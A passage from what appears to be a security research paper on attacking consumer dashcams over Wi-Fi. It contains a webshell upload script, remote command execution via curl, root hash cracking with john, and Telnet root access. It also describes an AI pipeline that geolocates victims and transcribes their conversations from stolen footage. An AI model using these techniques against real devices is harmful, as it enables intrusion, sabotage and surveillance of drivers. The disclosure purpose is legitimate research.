
Sample ffmpeg command for video streams:

```
ffmpeg -i rtsp://192.168.1.254:554/VID/MOV0071_241106225942.AVI -c copy -f AVI MOV0071_241106225942.AVI
```

### Stage 7 - Sabotage and Root Remotely

Simultaneously while the media files are being exfiltrated, the DriveThru Hacker will attempt to remotely root these devices.

On dashcam model K, an unauthenticated upload endpoint was discovered on its HTTP server. After fingerprinting the server, a CGI-based webshell was crafted.



```
1 import requests
2 import os
3
4 def upload_file(file_path, upload_url):
5     boundary = "-----d57e4b98d42a76a3"
6     headers = {
7         'Content-Type': f'multipart/form-data; boundary={boundary}'
8     }
9     with open(file_path, 'rb') as file:
10         file_data = file.read()
11         body = {
12             f'--{boundary}\r\n'
13             f'Content-Disposition: form-data; name="file"; filename="{os.path.basename(file_path)}"\r\n'
14             f'Content-Type: application/octet-stream\r\n\r\n'
15             + file_data.decode('latin1') +
16             f'\r\n--{boundary}--\r\n'
17         }
18         response = requests.post(upload_url, headers=headers, data=body.encode('latin1'))
19         if response.status_code == 200 or response.status_code == 201:
20             print("File uploaded successfully.")
21         else:
22             print(f"Failed to upload file. Status code: {response.status_code}")
23
24 file_path = 'shell.cgi'
25 upload_url = "http://192.168.10.1/action/upload_file"
26
27 upload_file(file_path, upload_url)
28
```

Fig. 6 CGI-based webshell

This webshell was uploaded via cURL, and successfully executed remote commands.

```

lg@c Downloads % curl -X POST http://192.168.18.1/mnt/extsd/shell.cgi -d "/sbin/ifconfig -a"

<html><body><pre>
Executing: /sbin/ifconfig -a

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

wlan0     Link encap:Ethernet  HWaddr E0:E1:A9:5C:5B:7D
          inet addr:192.168.18.1  Bcast:192.168.18.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1686 errors:0 dropped:48 overruns:0 frame:0
          TX packets:724 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:131842 (127.9 KiB)  TX bytes:878317 (864.7 KiB)

wlan1     Link encap:Ethernet  HWaddr E2:E1:A9:5C:5B:7D
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0

```

Fig. 7 Uploading the webshell

With shell access, the `/etc/passwd` and `/etc/shadow` files were dumped out, allowing for the cracking of the root hash, and successfully resulting in escalated privileges.

```

(kali@kali)-[~]
└─$ echo "root:9lrMsZz6LiXHM" > hash.txt

(kali@kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (descript, traditional crypt(3) [DES 128/128 ASM])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
r1na          (root)
lg 8:08:00:00 DONE (2025-02-28 09:42) 180.0g/s 2457Kp/s 2457Kc/s 2457KC/s football..112203
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~]
└─$

```

Fig. 8 Cracking of the root hash

With this configuration, other kinds of damage could be dealt:

- 1) Malware injection: Download URLs could be altered so users unknowingly fetch malware when trying to download the mobile viewer.



Fig. 9 Altered download URL on the http server

- 2) Car sabotage: By disabling battery protection, the vehicle's battery can be drained overnight, especially when the dashcams are not attached with external batteries.




Fig. 10 Disabled battery protection parameter in setup.ini

- 3) Credential control: Despite the seemingly immutable default password, by modifying the config file, the Wi-Fi password can be changed entirely. This allows an attacker to force an unauthorized password change, locking the legitimate user out completely as dashcam model K does not have a reset button.

For further exploitation, a Netcat binary was uploaded to upgrade the webshell to a reverse shell. Unfortunately, running the binary bricked the dashcam irreversibly, as there was no way to re-flash the firmware.

On dashcam model G, a similar pattern of misconfigurations was observed. Device settings could be altered either through unauthenticated API calls or by directly overwriting the configuration file via an exposed upload endpoint. In this case, the upload function was accessible from the root web directory, making it trivial to locate and exploit.




Fig. 11 Upload function in web directory

For dashcam model Q, both the `/etc/passwd` and `/etc/shadow` files were publicly accessible on the web server. Similarly, the root credentials were extracted and used to login via Telnet, and a script was executed that triggered a crash - exploiting the device's fragile network stack. This effectively disabled the dashcam remotely, which was

exacerbated by model Q's built-in battery and lack of hardware reset mechanism. Once crashed, the device becomes unresponsive until the internal battery fully drains, leaving users locked out for hours.

For dashcam model L, the firmware was directly retrieved from the manufacturer's website and analyzed using binwalk. This revealed both user and root account credentials embedded in the image.

```
(kali@kali)-[~]
$ john --format=md5crypt --wordlist=/usr/share/wordlists/rockyou.txt hash2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 ASM 4x2])
No password hashes left to crack (see FAQ)

(kali@kali)-[~]
$ john --show hash2.txt

user:admin

1 password hash cracked, 0 left
```

Fig. 12 Account credentials in embedded image

With Telnet openly accessible, remote root access is trivial.

```
(g0c scripts % telnet 192.168.1.1
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.

(none) login: root
>Password:
login: can't chdir to home directory '/home/root'
mount: mounting mtd:customer on /customer failed: Device or resource busy
^C
[/ # whoami
root
[/ # uname -a
Linux (none) 4.9.84 #160 PREEMPT Wed Jun 8 17:22:21 CST 2022 armv7l GNU/Linux
[/ # hostname
(none)
[/ # ifconfig | grep inet
            inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
[/ # ps aux
PID   USER     TIME   COMMAND
   1   root         0:00 {linuxrc} init
   2   root         0:00 [kthreadd]
   3   root         0:00 [ksoftirqd/0]
```

Fig. 13 Successful remote root access via Telnet

Once inside, full control of the system was possible - allowing for persistent backdoors, firmware tampering, or further lateral movement.

## Stage 8 - Extract Road Signs and Detect Location

After gaining file access to the dashcam, the weaponization of the exfiltrated data commences. LLM summarization is conducted on both the video and audio portions of the dashcam footage in order to extract information about the victim. The following chart outlines the overall weaponization flow after dashcam access.




Fig. 14 Weaponization Flow

For the dashcam video footage, the video is downsampled to lessen the processing load, and the sampled frames are subsequently passed through a pre-trained object detection model called `ssd_mobilenet_v2` (eugeneyan84, 2021) to identify and extract road signs.



Fig. 15 Identified frames with clear visuals on road signs

Subsequently, OCR is applied to the detected road sign to extract the vehicle's approximate location. These recognized locations are then processed by OpenAI's API to determine their longitude and latitude, which are associated with the timestamps of the dashcam footage.

```
(bha) ubuntu@ip-172-26-10-12:~/Desktop/BHA25$ python3 ocr.py
Monitoring for subfolder 'detected_cropped_frames' ...

Checking if 2025-01-19_17.55.36_frame_0014_detected_cropped.png is fully written ...
2025-01-19_17.55.36_frame_0014_detected_cropped.png is fully written. Starting OCR processing...
Extracted Text: Welt Aut
↑
Identified Location: [{'location': 'Unknown', 'lat': None, 'lon': None}]

Checking if 2025-01-19_17.55.36_frame_0017_detected_cropped.png is fully written ...
2025-01-19_17.55.36_frame_0017_detected_cropped.png is fully written. Starting OCR processing...
Extracted Text: Jurong West Ave 1
Jurong East Ave 1
Tues G
↑
Identified Location: [{'location': 'Jurong West Ave 1, Singapore', 'lat': 1.3496, 'lon': 103.6974}, {'location': 'Jurong East Ave 1, Singapore', 'lat': 1.3331, 'lon': 103.7415}]
Extracted Timestamp: 2025-01-19T17:55:36Z
New entry added: {'lat': 1.3496, 'lon': 103.6974, 'location': 'Jurong West Ave 1, Singapore', 'timestamp': '2025-01-19T17:55:36Z'}
[]
```

Fig. 16 Script output depicting location coordinates and timestamp

These location-time pairs are then plotted on a map to get an approximate route the victim has taken.

## Stage 9 - Process Audio Transcription

After sampling the footage clips, the footage is processed, and the audio stream is extracted.

```
ffmpeg version 6.1.1-3ubuntu5 Copyright (c) 2000-2023 the FFmpeg developers
  built with gcc 13 (Ubuntu 13.2.0-23ubuntu3)
  configuration: --prefix=/usr --extra-version=3ubuntu5 --toolchain=hardened --libdir=/usr/lib/x86_64-linux-gnu --incdir=/usr/include/x86_64-linux-gnu --arch
-amd64 --enable-gpl --disable-stripping --disable-omx --enable-gnutls --enable-libaom --enable-libass --enable-libbs2b --enable-libcaca --enable-libcdio --en
able-libcodecs2 --enable-libdav1d --enable-libflite --enable-libfontconfig --enable-libfreetype --enable-libfribidi --enable-libglslang --enable-libgme --enab
le-libgsm --enable-libharfbuzz --enable-libmp3lame --enable-libmysofa --enable-libopenjpeg --enable-libopenmpt --enable-libopus --enable-librubberband --enab
le-libshine --enable-libsnappy --enable-libsoxr --enable-libspeex --enable-libtheora --enable-libtwolame --enable-libvidstab --enable-libvorbis --enable-libv
px --enable-libwebp --enable-libx265 --enable-libxml2 --enable-libxvid --enable-libzimg --enable-openal --enable-opengl --enable-openssl --enable-openssl --disab
le-libvpl --disable-libmfx --enable-libdc1394 --enable-libdrm --enable-libiec61883 --enable-chromaprint --enable-frei0r --enable-ladspa --enable-libbluray --en
able-libjack --enable-libpulse --enable-librabbitmq --enable-librist --enable-libsrt --enable-libssh --enable-libsvtav1 --enable-libx264 --enable-libzmq --
enable-libzvi --enable-lv2 --enable-sdl2 --enable-libplacebo --enable-librav1e --enable-pocketsphinx --enable-libsvg --enable-libxli --enable-shared
libavutil 58. 29.100 / 58. 29.100
libavcodec 60. 31.102 / 60. 31.102
libavformat 60. 16.100 / 60. 16.100
libavdevice 60.  3.100 / 60.  3.100
libavfilter  9. 12.100 /  9. 12.100
libswscale  7.  5.100 /  7.  5.100
libswresample 4. 12.100 /  4. 12.100
libpostproc 57.  3.100 / 57.  3.100
[mov,mp4,m4a,3gp,3g2,mj2 @ 0x5844a4d03c0] unsupported color_parameter_type aclc
[ist0:1pcm_s16le @ 0x5844a4d03c0] GuesSED Channel Layout: mono
Input #0: mov,mp4,m4a,3gp,3g2,mj2, from './significant/REC_2024_11_08_09_51_38_F.MP4':
Metadata:
  major brand      : avc1
  minor version    : 0
  compatible brands: avc1isom
  creation time     : 2024-11-08T09:51:39.000000Z
Duration: 00:01:00.06, start: 0.000000, bitrate: 11173 kb/s
Stream #0:0[0x1](eng): Video: h264 (Main) (avc1 / 0x31637661), yuv420p(progressive), 1920x1080 [SAR 1:1 DAR 16:9], 9997 kb/s, 29.97 fps, 29.97 tbr, 240k tbr
n (default)
Metadata:
  creation time     : 2024-11-08T09:51:39.000000Z
  handler name      : Ambarella AVC
  vendor id         : [0][0][0][0]
  encoder           : Ambarella AVC encoder
```

Fig. 17 Processing the audio from the footage clip

Firstly, the audio is processed with a song detection tool - in this case, Shazam - to identify any songs played in the background. Next, the audio is transcribed using OpenAI's Whisper to get an accurate transcript of what was being discussed and picked up by the dashcam's microphone. Other audio information, such as voice-assisted navigational instructions, can also be picked up if there is no conversation at the time. The transcript is processed through a Large Language Model (LLM) such as OpenAI's ChatGPT to summarise any insights and highlight any secrets heard. Furthermore, by way of noise reduction, any identified song lyrics are filtered out via GenAI prompts as well. Finally, a comic strip is generated through OpenAI for a visual summary of the insights.

```
(bha) ubuntu@ip-172-26-10-12:~/Desktop/BHA25$ python3 extract_audio.py
Monitoring folder and its subdirectories ...
Checking if 2025-01-19_17.55.36_5s.raw is fully written ...
2025-01-19_17.55.36_5s.raw is fully written. Processing song detection ...
Song detected: Sticky - KISS OF LIFE
Song detection complete for: 2025-01-19_17.55.36_5s.raw
Checking if 2025-01-19_17.55.36.wav is fully written ...
2025-01-19_17.55.36.wav is fully written. Processing transcription ...
Transcription done.
- Expansion into Europe scheduled for Q3.
- New product line focusing on renewable energy.
- Partnership discussions with top five tech firms.
- Strategic investment in AI-driven analytics.
- Confidential talks on potential merger with rival.
Overall insights processed
AI comic strip generated
Transcription and analysis complete for: 2025-01-19_17.55.36.wav
```

Fig. 18 Song Detection, Whisper Transcript and Audio Summary



## Stage 10 - Insights Generation




Fig. 19 Final Dashboard

Upon completing the audio and video analysis of the exfiltrated dashcam footage, the information gathered is represented in a dashboard as seen above.

The dashboard contains a summary of the following information:

- Overall Insights summarizing the key topics obtained from the conversation
- Songs that were being played
- Plotted map of routes victim has taken
- AI comic strip for a pictorial representation of victim's conversation

## 3.2 Detailed Experimental Set-up

### 3.2.1 Process Flow




Fig. 20 Overall Flow of Components

Putting it all together, DriveThru Hacker's attack happens in 3 main phases:

- 1) Initial Access Phase with Wi-Fi discovery and Cracking (Stage 1-4)
- 2) Service Discovery and File Access (Stage 5-7)
- 3) Weaponization Phase with Data Sampling, Exfiltration and LLM Summarisation (Stage 8-10)

True to its name, these phases have been designed to be tested in the format of a drive-through kiosk. In our tests, we simulated the experience of going through a fast food drive-through for the testing of DriveThru Hacker. As the average fast food drive-through wait time is 84.18 seconds, while average service time is 244.86 seconds (Klein, 2024), the entire drive-through experience was designed to last approximately 360 seconds, or 6 minutes.

